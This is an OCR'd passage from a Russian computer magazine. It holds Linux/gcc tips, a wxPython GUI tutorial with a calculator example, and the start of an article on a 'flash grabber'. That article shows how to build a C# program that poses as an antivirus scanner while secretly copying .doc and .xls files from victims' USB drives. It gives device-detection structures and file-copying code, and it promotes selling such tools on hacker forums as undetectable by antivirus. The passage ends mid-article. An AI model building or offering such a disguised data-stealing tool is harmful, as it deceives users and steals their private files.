• **march=семейство_процессоров** — предыдущая опция + использование инструкций этого семейства процессоров.
• **pipe** — не использовать временные файлы (ускоряет компиляцию).
Возможные значения опций '-mcpu' и '-march' смотри здесь: gcc.gnu.org/onlinedocs/gcc/i386-and-x86_002d64-Options.html.
Метод ниндзя. Удаляем все оконные среды и менеджеры окон, избавляемся от totem, amarok, k3b, firefox, thunderbird и прочих особо жадных до ресурсов приложений. Ставим табовый менеджер окон wmii, ion3 или awesome, mc в качестве навигатора, links2, dillo или текстовый elinks для навигации по web, mutt для чтения почты, snownews для RSS, sonata + mpd для музыки, mplayer для видео. После этого запасаемся едой и закрываемся на три дня в комнате, в течение которых проникаемся дзен и настраиваем все это хозяйство. Через две недели становимся свободными от мышки и весьма продуктивными людьми.
Метод отцов. Включает в себя все процедуры предыдущего пункта с постепенным переходом на консольные приложения, последующим погружением в консоль и познанием сущности screen/tmux.

ВАДИМ ШПАКОВСКИЙ
/SHPAK.VADIM@GMAIL.COM/

GUI PYTHON'У!

Вкуриваем в кодинг графических интерфейсов на питоне

Пользователь судит о программе в первую очередь по тому, насколько с ней удобно и понятно работать. Поэтому в хорошей программе необходимо уделить немалое внимание разработке пользовательского интерфейса. В этой статье мы рассмотрим азы написания GUI на языке Python.

GUI В PYTHON'Е

Практически любой серьезный язык программирования имеет средства для написания GUI. Python — не исключение. Но разработка GUI на нем имеет два преимущества. Во-первых, это высокая скорость разработки, что и следовало ожидать от такого языка как Python. Во-вторых, — огромное количество GUI-фреймворков. Существуют расширения для почти всех основных GUI-библиотек: Tkinter на основе Tcl/Tk, wxPython для wxWidgets, PyQt для Qt и многое другое (с полным списком можно познакомиться, пройдя по ссылке на боковом выносе). Tkinter поставляется вместе с Python, и работу с GUI можно начинать сразу после его установки. В этой статье будет рассматриваться библиотека wxPython. Она является оберткой над популярной кроссплатформенной GUI-библиотекой wxWindows.

ВЫБИРАЕМ IDE

По ссылке на боковом выносе можно выбрать подходящий IDE, заточенный для работы с GUI. Выбор весьма богат, так что, скорее всего, ты не разочаруешься. К примеру, для работы именно с wxPython мне приглянулся BoaConstructor. Он удобен для визуального проектирования GUI: избавляет от рутины и, в целом, имеет интуитивно понятный интерфейс (что не отменяет чтения туториала). Какой IDE выбрать — это дело вкуса, поэтому я больше не буду акцентировать на нем внимание. Дальнейшее чтение статьи должно быть понятным независимо от сделанного выбора. Так что устанавливай wxPython и приступим непосредственно к кодингу.

HELLO, WORLD!

Немного перефразирую известную фразу: лучший способ изучить работу с GUI — это сразу начать писать GUI! Не откладывая дело в долгий ящик, сразу продемонстрирую программу «Hello, world!» на wxPython'е.

```
import wx

class HelloFrame(wx.Frame):
 def __init__(self):
  wx.Frame.__init__(self, id=-1, parent=None,
   pos=wx.Point(422, 270), size=
   wx.Size(300, 200), title='Hello Frame')
  self.panel = wx.Panel(self)
  self.helloButton = wx.Button(id=-1, label=
   'Push me.',parent=self.panel,
   pos=wx.Point(110, 75), size=wx.Size(80, 30))
  self.panel.Bind(wx.EVT_BUTTON,
   self.OnButtonClick, self.helloButton)

 def OnButtonClick(self, event):
  print 'Hello, world!'

class HelloApp(wx.App):
 def OnInit(self):
  frame = HelloFrame()
  frame.Show(True)
  return True


if __name__ == '__main__':
 app = HelloApp()
 app.MainLoop()
```


При запуске программы создается окно с кнопкой, при нажатии на которую выводится строка «Hello, world!».

ЧТО ПРОИСХОДИТ «ЗА КУЛИСАМИ»?

Теперь немного теории. Любая wxPython-программа должна содержать два объекта: прикладной объект и главное окно. Прикладной объект управляет главным циклом обработки событий, а окно содержит элементы интерфейса, посредством которых пользователь может управлять данными. Разберем жизненный цикл нашей программы:

1) app = wx.PySimpleApp() — создается прикладной объект, который должен быть объектом класса wx.App или производного от него. Пока он не создан, невозможно создать никакие другие графические объекты wxPython.
2) Вызов метода OnInit() для созданного прикладного объекта. Обычно здесь выполняется начальная инициализация виджетов. Если он возвратит False, то приложение тут же завершится.
3) frame = HelloFrame() — создание объекта главного окна (должен быть объектом класса wx.Frame или производного от него). Причем, необязательно, чтобы создание этого объекта происходило в методе OnInit() прикладного объекта — лишь бы главное окно создалось не раньше, чем прикладной объект! Приложение может содержать несколько окон верхнего уровня (не имеющих родителя), и только одно из них является главным. Главное окно можно объявить явно (вызвав метод SetTopWindow()) либо неявно (главным считается фрейм верхнего уровня, который создан первым).


BOACONSTRUCTOR — УДОБНЫЙ IDE ДЛЯ РАБОТЫ С GUI



ТАК ДОЛЖЕН ВЫГЛЯДЕТЬ НАШ КАЛЬКУЛЯТОР

4) app.MainLoop() — вызов главного цикла обработки событий. Этот цикл отвечает на события, посылая их соответствующим обработчикам (к событиям я подробнее вернусь чуть позже). Когда все окна верхнего уровня закрываются, то происходит возврат из метода MainLoop() и приложение завершает работу. Так же как метод OnInit() вызывается сразу после создания прикладного объекта, метод OnExit() у этого объекта вызывается после закрытия последнего окна, но перед внутренней очисткой wxPython. Его можно использовать для очистки не-wxPython ресурсов. Если по каким-то причинам приложение должно жить даже после закрытия всех окон, можно изменить поведение прикладного объекта, вызвав у него метод SetExitOnFrameDelete(False). После этого приложение будет жить до тех пор, пока явно не вызовет глобальную функцию wx.Exit(). Ты получил общее представление о том, что происходит «за кулисами». Можно перейти к созданию виджетов, которым будет посвящена оставшаяся часть статьи.

ВИДЖЕТЫ

Рассмотрим создание окна (фрейма):

```
wx.Frame(parent, id=-1, title=»»,
pos=wx.DefaultPosition, size=wx.DefaultSize,
style=wx.DEFAULT_FRAME_STYLE, name=»frame»)
```


Большинство параметров имеют разумные значения по умолчанию, поэтому их можно опускать. Их назначение понятно из названий. Я только обращу внимание на параметр id, который задает идентификатор виджета. Любой виджет должен иметь уникальный id. Этого можно достичь тремя способами:

1) Самому генерировать уникальное положительное число и передавать его в конструктор.

2) Использовать функцию wx.NewId().

3) Передать в конструктор виджета константу wx.ID_ANY или -1 (что и сделано в примере).

Между вторым и третьим стилями нет никакого функционального разли-



ОДНА ИЗ САМЫХ ПОПУЛЯРНЫХ БИБЛИОТЕК

чия. При создании фрейма, в том числе, происходит создание виджетов, которые он должен содержать. Хорошим ходом считается создание виджета wx.Panel такого же размера, как рабочая область окна, и который, по существу, является простым контейнером для других объектов. Это позволяет отделить содержание окна от других элементов, типа панели инструментов и строки состояния. Затем в примере создается виджет кнопки. Список параметров аналогичен таковому у конструктора фрейма. Обрати внимание, что родителем является объект панели. Здесь нужно, чтобы размеры внутреннего виджета не вылезали за рамки виджета-родителя (параметры pos и size). После создания виджета доступ ко всем его параметрам осуществляется через Get/Set методы (такой подход не свойственен Питону, но тут просматривается влияние C++, так как wxPython — это оболочка над библиотекой wxWindows, которая написана как раз на C++).

СОБЫТИЯ

Как уже упоминалось, главная задача прикладного объекта — обработка событий, которые происходят во время работы приложения. События (events) в wxPython'е — это очень обширная тема, поэтому я рассмотрю только азы. После того как у прикладного объекта вызван метод MainLoop(), программа большую часть времени по сути ничего не делает. Все события, которые происходят при работе программы, помещаются в очередь. Время от времени программа проверяет эту очередь. Если в ней что-то появилось, она обрабатывает это событие, вызывая программный код, связанный с ним. Любое событие является потомком wx.Event и имеет свой тип. Например, событие wx.MouseEvent имеет 14 типов, таких как wx.EVT_RIGHT_DOWN, wx.EVT_LEFT_UP и т.п.

В wxPython, большинство виджетов генерирует высокоуровневые события в ответ на события более низкого уровня. Например, щелчок мыши на кнопке wx.Button генерирует событие wx.CommandEvent типа EVT_BUTTON. Преимущество такого подхода — в том, что он позволяет сосредоточиться на самих событиях, вместо того, чтобы отслеживать каждый щелчок мыши.

Чтобы связать событие, виджет, который его вызвал, и обработчик события, используется так называемый биндер — объект класса wx.PyEventBinder. Для каждого типа события существует свой биндер. Объекты биндеров предопределены и глобальны, но есть возможность создать собственный биндер для собственного типа события.

Любой виджет является потомком класса wx.EvtHandler, а значит, имеет метод Bind. Он-то как раз и создает биндеры событий, про которые только что шла речь. Этот метод имеет следующую сигнатуру: Bind(event, handler, source=None, id=wx.ID_ANY, id2=wx.ID_ANY). Первые два параметра обязательны. Event — объект класса wx.PyEventBinder, и он описывает событие; handler — объект, поддерживающий вызов, обычно это метод или функция с единственным параметром — объектом событием. Параметр source задает виджет, который является источником события (его следует задавать, если этот виджет не тот, который используется как обработчик).

Рассмотрим, как это все работает в нашей программе. В ней есть такая строчка: self.panel.Bind(wx.EVT_BUTTON, self.OnButtonClick, self.helloButton).

В этой строчке объект panel создает биндер, при помощи которого, при нажатии кнопки helloButton, произойдет вызов метода OnButtonClick(self, event).

Хочу обратить внимание, что код, который вызывается в ответ на событие, обычно не определяется виджетом, вызвавшим это событие (так называемая распределенная архитектура). В нашем случае событие вызывается виджетом helloButton, но обработчик этого события является методом OnButtonClick() объекта Frame, который и содержит виджет.

Стоит упомянуть еще об одной возможности обработки событий: если в обработчике вызван метод Skip(), это позволяет продолжить поиск и выполнение других обработчиков того же самого события (иначе будет выполнен только тот обработчик, который был найден первым). Иногда такое поведение необходимо.

ПИШЕМ СВОЙ КАЛЬКУЛЯТОР

Возможно, тебе покажется, что для такой простой программки, как «Hello, world!», тут слишком много теории. Может быть. Но зато теперь ты готов писать GUI практически любой сложности. Основной алгоритм написания большинства GUI:

1. Создание прикладного объекта и фрейма.
2. Создание и размещение виджетов в фрейме.
3. Размещение всей логики работы GUI в обработчиках событий.

Следующим этапом у нас будет написание более серьезной программы — калькулятора (наподобие стандартного в Windows). Вместе с подробными комментариями весь код занял у меня около 270 строк. Естественно, что целиком в рамки статьи он не поместится. Поэтому я буду делать акцент только на самых интересных местах, а сам исходник можно найти на диске. Калькулятор будет представлять из себя окно, на котором размещены поле для ввода/вывода чисел, кнопки для набора цифр, знаков операций и вывода результата. Так как эта статья посвящена обзору GUI, то не буду подробно разбирать логику работы калькулятора. Рассмотрю только ту ее часть, которая имеет непосредственное отношение к GUI.


С ростом числа виджетов возрастает объем однотипного кода. Можно прибегнуть к некоторым ухищрениям, чтобы в нем легче было ориентироваться.

1. Рекомендуется давать объектам виджетов «говорящие» имена, чтобы по названию сразу можно было понять, для чего они предназначены (например, кнопку умножения есть смысл назвать buttonMul вместо button_12).

2. То же самое касается именования обработчиков событий. Их название принято начинать с префикса «On». За ним идет название виджета, с которым этот обработчик связан, а затем — название события, которое обрабатывает обработчик (например, из названия обработчика OnButtonEraseClick ясно, что он обрабатывает событие, возникающее при «клике» на кнопку buttonErase). Возможно, это провоцирует появление длинных имен, но я рекомендую делать выбор в пользу понятности, пусть и в ущерб краткости.

3. Часто есть возможность уменьшить количество обработчиков путем назначения одного и того же обработчика на разные события. В нашем случае вместо того, чтобы на каждый «клик» на кнопке с цифрой назначать отдельный обработчик (который всего лишь должен эту цифру дописать в окно вывода), можно обойтись одним единственным обработчиком. Правда, перед тем как дописать цифру, этому обработчику вначале придется найти ту кнопку, которая вызвала это событие, так как эта цифра расположена на label'е этой кнопки. Что делается следующим образом:

```
# Получаем список всех виджетов, которые содержат
# panel.
children = self.panel.GetChildren()
# Находим виджет, который вызвал событие.
for child in children:
  if child.GetId() == event.GetId():
```



Cross-platform Frameworks

The major cross-platform technologies upon which Python frameworks are based include Gtk, Qt, Tk and wxWidgets, although many other technologies provide actively maintained Python bindings.

Package	Target	Notes
AnyGui	many	("Anygui is no longer being actively developed or supported.") single source code runs on many GUI back-ends, including many in this table, plus ncurses
AVC	many	Fully automatic, live connection among graphical interface widgets and application variables.
Dabo	WxPython	Dabo is a 3-tier, cross-platform application development framework, written in Python atop the wxPython GUI toolkit - visit http://dabodev.com/
EasyGui	Tk	EasyGUI is a module for very simple, very easy GUI programming in Python.
FXPy	FOX	Last released 2002, presumed dead.
GnomePython	Gnome	Gnome Platform bindings: bonobo, bonoboui, gconf, gnome, gnomecanvas, gnomevfs, gnomeui
GnomePythonDesktop	Gnome	Gnome Desktop bindings: metacity, nautilus, gnomeprint, gtksourceview, gtop, media-profiles, totem, wnck
GnomePythonExtras	Gnome	Additional Gnome bindings: libegg, gda, gtkmozembed, gtkspell, gksu, gdl, gtkhtml2
GWiz	Tix	GUI engine with integrated GUI builder. Need Alpha testers.
IronPython	.NET/Mono	Python for (originally MS*) .NET platform. See http://www.codeplex.com/Wiki/View.aspx?ProjectName=IronPython for more info.
Jython	Java	Jython is an implementation of the high-level, dynamic, object-oriented language Python seamlessly integrated with the Java platform. see http://www.jython.org/Project/index.html for more info.
libavg	MacOS, Linux	Not strictly a GUI toolkit, but a high-level multimedia framework that allows construction of media-rich guis. http://www.libavg.de.
Lucid	Windows, GTK, MacOS	An abstraction layer and clever layout engine that uses the native GUI widgets of each operating system. Previously known as "Claro Framework" - visit http://www.lucidtoolkit.org/
Nufox	XUL (many)	Nufox is a python, XUL toolkit written ontop of the Twisted Networking Framework and Nevow. The idea is that you should be able to write server-side cross platform XUL applications without writing XUL markup, with little javascript, all from the comfort of python. http://nufox.berlios.de/
Ocean	many	GUI library. Python only "pythonic javax.swing". Model/View/Controller, skinning. See http://ocean.sourceforge.net/
OcempGUI	Pygame	A small GUI toolkit written in Python based on Pygame. Provides accessibility support.
PyFltk	FlTk	supports Windows/Unix/Mac - visit http://pyfltk.sourceforge.net
PyGtk	Gtk	Bindings for pango, atk, gtk and libglade

АССОРТИМЕНТ КРОССПЛАТФОРМЕННЫХ ФРЕЙМВОРКОВ ВНУШАЕТ ПОЧТЕНИЕ

```
    # Знак, который нужно вывести, содержится
    # в label'е виджета.
    self.textCtrlInfo.AppendText(child.
 GetLabel())
```

Тут быстродействие приносится в жертву ради большей «прозрачности» кода. Но именно такой подход и соответствует идеологии Python'а, поэтому настоятельно рекомендую придерживаться его и впредь. Кроме того, на нажатие кнопок арифметических операций и кнопки вывода результата («=») так же можно назначить один и тот же обработчик (в примере это метод OnOperationClick). Правда, при разборе этого метода могут возникнуть некоторые трудности для тех, кто слабо разбирается в Python'е. Но это лишь из-за не совсем тривиальной логики, по которой должен работать калькулятор (например, если было введено 2+3, то ввод следующей операции подразумевает вычисление этого выражения 2+3=5 и применения новой операции к результату). Даже если ты не до конца разберешься с логикой, — ничего страшного, ведь наша главная задача это GUI.

Есть **несколько нюансов**, о которых начинающие разработчики часто забывают.

1. Важно помнить, что пользователю может прийти в голову мысль изменить размер твоего приложения (например, развернуть его на весь экран). Обычно после этого приложение приобретает неприглядный вид — все виджеты будут расположены в рамках старого размера, а оставшаяся часть останется пустой. Самый простой вариант избежать этой неприятности — запретить изменения размера окна и его максимизацию. Это можно сделать при инициализации фрейма, инициализировав параметр style значением wx.DEFAULT_FRAME_STYLE & (~(wx.MAXIMIZE_BOX | wx.RESIZE_BORDER)).

2. Поскольку наш калькулятор позволяет вводить цифры не только путем нажатия кнопок, но и с клавиатуры, то необходим контроль за пользовательским вводом. Пользователь должен вводить только целые и дробные числа. Проверку правильности ввода можно организовать следующим образом:

```
try:
  number = float(self.textCtrlInfo.GetValue())
except (TypeError, ValueError):
  self.errorStatusBar.SetStatusText(
    'ОШИБКА! Введите число правильно.')
  return
```

Этот код пытается привести строку к типу float; если не удается, то бросается исключение, которое ловится, и в виджет errorStatusBar выводится сообщение об ошибке. Обрати внимание, что ловятся ошибки определенного типа (TypeError, ValueError). Все остальные ошибки ввода уже не будут выводиться в виджет errorStatusBar. Это считается хорошим стилем — ловить только те ошибки, которые ты готов обработать.

3. По умолчанию длина входной строки не ограничена, и при вводе большого числа оно не будет влезать в поле ввода. Чтобы этого избежать, можно указать максимальную длину вводимой строки при создании виджета: textCtrlInfo.SetMaxLength(30).

ЗАКЛЮЧЕНИЕ

Надеюсь, теперь тебе не составит труда продолжить изучение wxPython самостоятельно. На примере двух простых программок был рассмотрен фундамент любого wxPython-приложения. А если есть фундамент, — возвести фасад куда легче. В процессе дальнейшего изучения wxPython я настоятельно рекомендую обратить внимание на wxPython Demo, который поставляется вместе с самой библиотекой. Это большая сборка различных примеров с исходным кодом. Если захочется изучить новый виджет — в первую очередь ищи там. Также есть замечательная книга «WxPython in action» от авторов Noel Rappin и Robin Dunn. Ссылку для скачивания можно найти на боковом выносе. Написана она на английском, но если погуглить, то можно найти русский перевод нескольких глав (я нашел главы 1,2,3,11,14). Для начального знакомства с wxPython вполне хватит первых трех. Я вскрыл только верхушку айсберга программирования GUI на Python'е, все остальное остается за тобой. Удачи!



links

- http://www.python.org/doc/faq/gui — Python's GUI FAQ.
- http://www.wxpython.org — для более детального знакомства с wxPython.
- wiki.python.org/moin GuiProgramming — выбираем IDE по вкусу.
- http://boa-constructor.sourceforge.net – удобное IDE для работы с GUI.
- http://www.pdf-search-engine.com/wxpython-in-action-pdf.html — книга «WxPython in action».



dvd

На диске лежат полные исходные коды калькулятора. Для его запуска надо установить wxPython.



ИГОРЬ АНТОНОВ
/ ANTONOV.IGOR.KHV@GMAIL.COM /

ЗЛОБНЫЙ КОМП И ФЛЕШКА-ГРАББЕР

Элегантно копируем конфиденциальную информацию

Для простых смертных флешка — это девайс для переноса документов/фильмов/фоток и другой личной (а иногда и очень личной) информации. А вот для хакеров флешка — это одновременно и жертва, и боевой инструмент. Сегодня я расскажу все тонкости незаметного слива данных с флешек к себе на комп, а также научу превращать безобидные флешки в программы для резервного копирования паролей с «большого» компьютера.

ЛОВУШКА ДЛЯ ЧУЖИХ ФЛЕШЕК

Идея программы «Злобный комп» будет заключаться в следующем. Мы разработаем небольшую тулзу, которая будет притворяться супер-мега продвинутым антивирусом, цель которого — качественное удаление с флешек «опасных» вирусов. Зараженной вирусами флешкой уже никого не удивишь, поэтому наш специализированный «антивирус» не вызовет у доверчивого пользователя опасений. Наоборот, вставив флешку к тебе в комп и увидев сообщение типа: «*Обнаружен вирус. Произвожу детальное сканирование всех файлов на предмет наличия зараженных*», — он обязательно подождет завершения данной операции.

ПОДГОТОВКА ИНСТРУМЕНТОВ

Писать столь полезную программу мы будем на модном нынче C#. Гибкость языка и широкий функционал платформы .NET позволяют разрабатывать приложения с молниеносной скоростью. Именно это нам и нужно. Нас интересует урожай, который мы сможем собрать, а не утомительный процесс кодинга.

Одной из важных составляющих нашего приложения будет интерфейс. Чем солиднее ты его сделаешь, тем больше шансов, что жертва не заметит подвоха и спокойненько будет ожидать завершения антивирусного сканирования. Я особо париться не стал и разместил на форму чистого проекта лишь картинку и ProgressBar. Ты же можешь оторваться по полной и сделать умопомрачительный дизайн. Советую посмотреть оформление какого-нибудь реального антивируса и примерно в таком же стиле оформить свое приложение.

СТАВИМ ЗАДАЧУ

Будем считать, что с организационными вопросами и алгоритмом действия мы определились, самое время обсудить технические нюансы. Итак, наш антивирус должен начинать свою грязную работу во время инсталляции флешки. Как только новый диск появляется в системе, наша программа должна определить его букву и начать копирование.

Перед тем как я взялся писать эту статью, мне на глаза попался исходник подобной программы. Автор примера определял факт присутствия флешки путем периодичного перебора всех дисков на предмет наличия драйва типа «съемный носитель». Сначала я думал пойти тем же путем, но внутренний голос подсказывал о нерациональности. Взвесив все «за» и все «ну его на», я отбросил эту идею и пошел прогуляться на MSND. Через пять минут оказалось, что сделал я это не зря. Ответ был найден!

БЕЗ WINAPI НИКУДА...

Эффективней всего узнать о подключении нового оборудования (в нашем случае — флешки) можно путем отлова и анализа сообщения WM_DEVICECHANGE. Во время инсталляции девайса мессадж рассылается всем окнам, и мы достаточно легко можем его обработать





ВНЕШНИЙ ВИД АНТИВИРУСА

НА ЭТОМ МОЖНО ЗАРАБОТАТЬ?

На многих хакерских форумах много объявлений о продаже софта такого рода. Цены разные — от $10 до $100. Доработав рассмотренные в статье примеры, ты можешь заработать на корочку черного хлеба с икрой. Повторюсь, главное подойти к делу творчески, и все обязательно получится. Опять же, антивирусами не детектируется ;).

в своем приложении. Для этого достаточно лишь описать функцию WindowProc. На практике выглядит примерно так:

ФУНКЦИЯ, ОБРАБАТЫВАЮЩАЯ СООБЩЕНИЯ

```
LResult CALLBACK WindowProc (
      HWND hwnd, //идентификатор окна
      UINT uMsg, //идентификатор сообщения
      WPARAM wParam, //событие, которое произошло
      LPARAM lParam //указатель на структуру содержа-
щую данные
)
```

СВОЙСТВА КЛАССА XDIRECTORY

Свойство	Описание
Source	Источник копирования.
Destination	Получатель. На указанный здесь путь будут скопированы все найденные файлы
Overwrite	Перезапись. Если true, то существующие файлы будут перезаписываться
FolderFilter	Фильтр для папок
FileFilters	Коллекция, содержащая фильтры для файлов

МОЙ ВАРИАНТ LAUNCH-МЕНЮ

В теле функции тебе необходимо сравнить значение параметра WParam с идентификаторами различных событий, относящихся к сообщению WM_DEVICECHANGE. Для нашего примера это будут:

```
- DBT_DEVICEARRIVAL — оборудование добавили
- DBT_DEVICEREMOVECOMPLETE — оборудование полностью
извлекли
```

Окей, как установить факт подключения нового оборудования, мы знаем, но как быть уверенным, что подключили именно флешку? Устройств с возможностью «горячего подключения» (я про usb) огромное множество (принтер, сканер, модем и т.д.). К счастью, и эта проблема решается достаточно просто. По параметру LParam мы можем обратиться к структуре _DEV_BROADCAST_HDR, у которой есть поле dbch_devicetype. Вот, исходя из значения это поля, и делаются соответствующие выводы. Если оно равно DEV_DEVTYP_VOLUME, то время ликовать и бить в ладоши — к нам подсоединили флешку!

ЧЕРЕЗ ЭТУ СТРУКТУРУ ПОЛУЧАЕМ ТИП ПОДКЛЮЧЕННОГО УСТРОЙСТВА


```
typedef struct _DEV_BROADCAST_HDR {
  DWORD dbch_size; //Размер структуры
  DWORD dbch_devicetype; //Тип устройства
  DWORD dbch_reserved; //Зарезервировано, не исполь-
зуется
}DEV_BROADCAST_HDR, *PDEV_BROADCAST_HDR;
```







ОБРАБОТКА ПОДКЛЮЧЕННОЙ ФЛЕШКИ



```
string dirName = Environment.GetCommandLineArgs()
[0] + "flash_" + DateTime.Now.ToString("dd-MM-yy-
hh-mm-ss");

CreateDirectory(dirName);

xDirectory flashcopier = new xDirectory();

flashcopier.IndexComplete += new
      IndexCompleteEventHandler(IndexCompleate);

flashcopier.ItemCopied +=
      new ItemCopiedEventHandler(ItemCopied);

flashcopier.CopyComplete +=
      new CopyCompleteEventHandler(CopyComplete);

 flashcopier.Source =
       new DirectoryInfo(e.Drive.ToString());

 flashcopier.Destination =
       new DirectoryInfo(dirName);

 flashcopier.Overwrite = true;
 flashcopier.FolderFilter = "*";

 flashcopier.FileFilters.Add("*.doc");
 flashcopier.FileFilters.Add("*.xls");

 //Определение других фильтров
 //....

 flashcopier.StartCopy();
```













В наш писюк вставили флешку, — попробуем узнать букву диска, которую присвоила ей система. Как в «Поле чудес», можно ее угадать, но лучше выдернуть информацию из структуры DEV_BROADCAST_VOLUME.


СТРУКТУРА ПОМОЖЕТ НАМ ОПРЕДЕЛИТЬ БУКВУ ДИСКА

```
typedef struct _DEV_BROADCAST_VOLUME {
  DWORD dbcv_size; //Размер структуры
  DWORD dbcv_devicetype; //Тип устройства
  DWORD dbcv_reserved; //Зарезервирован
  DWORD dbcv_unitmask; //Битовая маска буквы диска
  WORD  dbcv_flags; //
}
DEV_BROADCAST_VOLUME, *PDEV_BROADCAST_VOLUME;
```

Из всех полей этой структуры нас интересует dbcv_unitmask. Учти, что в этом свойстве содержится лишь бит буквы, а не ее символьное представление. Например, если значение 0, то буква диска будет A; если 1, то B и т.д. Для удобства получения символьной буквы лучше всего написать функцию.

Метод	Описание
StartCopy	Запуск процесса копирования
CancelCopy	Остановка процесса копирования

МЕТОДЫ КЛАССА XDIRECTORY



Если ты давно читаешь нашу рубрику и хорошо знаком с API-функциями, то в чтении следующей части статьи нет необходимости. Открывай редактор и начинай ваять приложения. Все необходимые структуры и функции я описал; тебе остается их собрать в программу. Определяйся, а я начну погружение в .NET и C# в частности.

УДАРИМ .NET'ОМ

Время приступать к практике и применить знания к языку C#. «*Какого черта*? — спросишь ты. — *Полстатьи рассказывал про WinAPI, а тут просто тупо решил оформить вызов всех функций в виде нативного кода? Где заявленная молниеносная скорость разработки*?».
В чем-то ты прав. Наше приложение действительно будет использовать WinAPI-функции (проще никак), но сами мы их описывать не будем. С проблемой определения флешек сталкивались многие разработчики. В результате этих стычек стали появляться бесплатные классы для C#, в которых уже реализован весь необходимый функционал. Нам остается только подключить такую заготовку (читай компонент) к своему проекту и вызвать пару методов. Одним из таких классов мы сейчас и воспользуемся. А вот знание структур, описанных выше, тебе обязательно пригодится при переносе этой программы на Windows API.
Готовых классов, решающих подобные задачи, великое множество, но мне больше всего понравился вариант от Jan Dolinay. Этот человек написал очень простой в использовании и понимании кода класс DriveDetector, который умеет:
- Определять факт подключения флеш-накопителя;
- Определять запрос на отмонтирование подключенной флешки;
- Определять факт отключение флехи;
- Получать букву диска вновь подключенной флешки;
- Предоставлять список открытых с флешки файлов;

